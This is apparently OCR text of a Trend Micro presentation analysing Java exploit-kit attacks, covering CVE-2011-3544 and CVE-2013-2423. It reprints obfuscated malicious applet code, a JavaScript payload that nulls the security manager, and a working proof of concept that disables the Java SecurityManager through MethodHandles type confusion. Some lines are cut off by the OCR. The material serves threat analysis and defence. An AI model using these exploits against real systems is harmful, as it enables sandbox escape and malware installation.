
```
String s = "";
char c = 'I';
s = repeat('/', c);
String s1 = System.getProperty("musoromusorsmusor.musornmusoramusormmusore".replace("musor", "")).tc
if (s1.indexOf("musorwmusorimusornmusor".replace("musor", "")) >= 0)
  s = repeat('/', 302);
else
  return;
s = "musorfmusorimusorlmusoremusor:musor/musor/musor".replace("musor", "") + s + "musorZmusor%musorZ
try
{
  this.__b = __w(getParameter("musormusorsmusormusorcmusor".replace("musor", "")), getParameter("mus
  MidiSystem.getSoundbank(new URL(s));
  long l = 10L;

  Thread.sleep(l);
}
catch (Exception exception)
{

}
```

CVE 2011-3544

- The exploit takes advantage of the way Java handles Rhino JavaScript errors
- Used by Blackhole, Sweet Orange, Gong Da, Cool EK, Styx
- Used by JAVA_RHINO.AE which drops either BKDR_SASFIS.EVL or OSX_OLYX.EVL


Java Decompiler - Func1.class
File Edit Navigate Search Help
META-INF
Func1
Func1
done : boolean
Func1()
init() : void
kan() : void
Tmpschdeul
Tmpschdeul
Tmpschdeul(String)
isMac() : boolean
isUnix() : boolean
isWindows() : boolean
file.tmp
Func1.class
Tmpschdeul.class
import java.applet.Applet;
public class Func1 extends Applet
{
private boolean done;
public Func1()
{
this.done = Boolean.FALSE.booleanValue();
}
public void init() {
try {
boolean bool1 = Boolean.FALSE.booleanValue();
ScriptEngine localScriptEngine = new ScriptEngineManager().getEngineByName("js");
localScriptEngine.put("applet", this);
if (bool1) {
boolean bool2 = Boolean.FALSE.booleanValue();
}
Object localObject = localScriptEngine.eval("function toString(){Packages.java.lang
JList localJList = new JList(new Object[] { localObject });
add(localJList);
}
catch (ScriptException localScriptException) {
localScriptException.printStackTrace();
}
}
public void kan()
{
if (this.done)
return;
Tmpschdeul localTmpschdeul = new Tmpschdeul("file.tmp");
this.done = Boolean.TRUE.booleanValue();
}
}

CVE 2011-3544

JAVA_RHINO.AE

```
function toString(){Packages.java.lang.System.setSecurityManager(null);
Applet.kan();
return 'WRONG!'};
function scltk(){
var mierror = new Error();
 mierror.message = this;
 return mierror;
 };
 scltk();
```

CVE 2013-2423

- Bypass permission checks by the MethodHandles method
- Uses Java Reflection to generate a Type Confusion
- demonstrated using integer and double fields to disable the security manager
- CrimeBoss,CritXPack/SafePack,Sweet-Orange Styx and Neutrino

CVE 2013-2423

```
class PoC {
  public static void main(String[] args) throws Throwable {
    System.out.println(System.getSecurityManager());
    disableSecurityManager();
    System.out.println(System.getSecurityManager());
  }

  static void disableSecurityManager() throws Throwable {
    MethodHandle mh1, mh2;
    mh1 = lookup().findStaticSetter(Double.class, "TYPE", Class.class);
    mh2 = lookup().findStaticSetter(Integer.class, "TYPE", Class.class);
    Field fld1 = Union1.class.getDeclaredField("field1");
    Field fld2 = Union2.class.getDeclaredField("field1");
    Class classInt = int.class;
    Class classDouble = double.class;
    mh1.invokeExact(int.class);
    mh2.invokeExact((Class)null);
    Union1 u1 = new Union1();
    u1.field2 = System.class;
    Union2 u2 = new Union2();
    fld2.set(u2, fld1.get(u1));
    mh1.invokeExact(classDouble);
    mh2.invokeExact(classInt);
    if (u2.field2.f29 == System.getSecurityManager()) {
      u2.field2.f29 = null;
    } else if (u2.field2.f30 == System.getSecurityManager()) {
      u2.field2.f30 = null;
    } else {
      System.out.println("security manager field not found");
    }
  }
}
```

CVE 2013-2423

```
static void BNziu() throws Throwable
  {
    MethodHandle dezz = Tepe.CHib();
    MethodHandle mh2 = Tepe.Fronutw();
    Field fld1 = Cshouy.class.getDeclaredField("Coo");
    Field fld2 = Faopbt.class.getDeclaredField("FPik");
    Class classInt = Integer.TYPE;
    Class classDouble = Double.TYPE;
    dezz.invokeExact(Integer.TYPE);
    mh2.invokeExact((Class)null);
    Cshouy u1 = new Cshouy();
    u1.CVN = System.class;
    Faopbt u2 = new Faopbt();
    fld2.set(u2, fld1.get(u1));
    dezz.invokeExact(classDouble);
    mh2.invokeExact(classInt);
    if (u2.Mainb.f29 == System.getSecurityManager())
    {
      u2.Mainb.f29 = null; } else {
      if (u2.Mainb.f30 != System.getSecurityManager())
        return;
      u2.Mainb.f30 = null;
    }
  }
}
```

Best Practices

TREND MICRO™

25 Years of inspiration

Thank You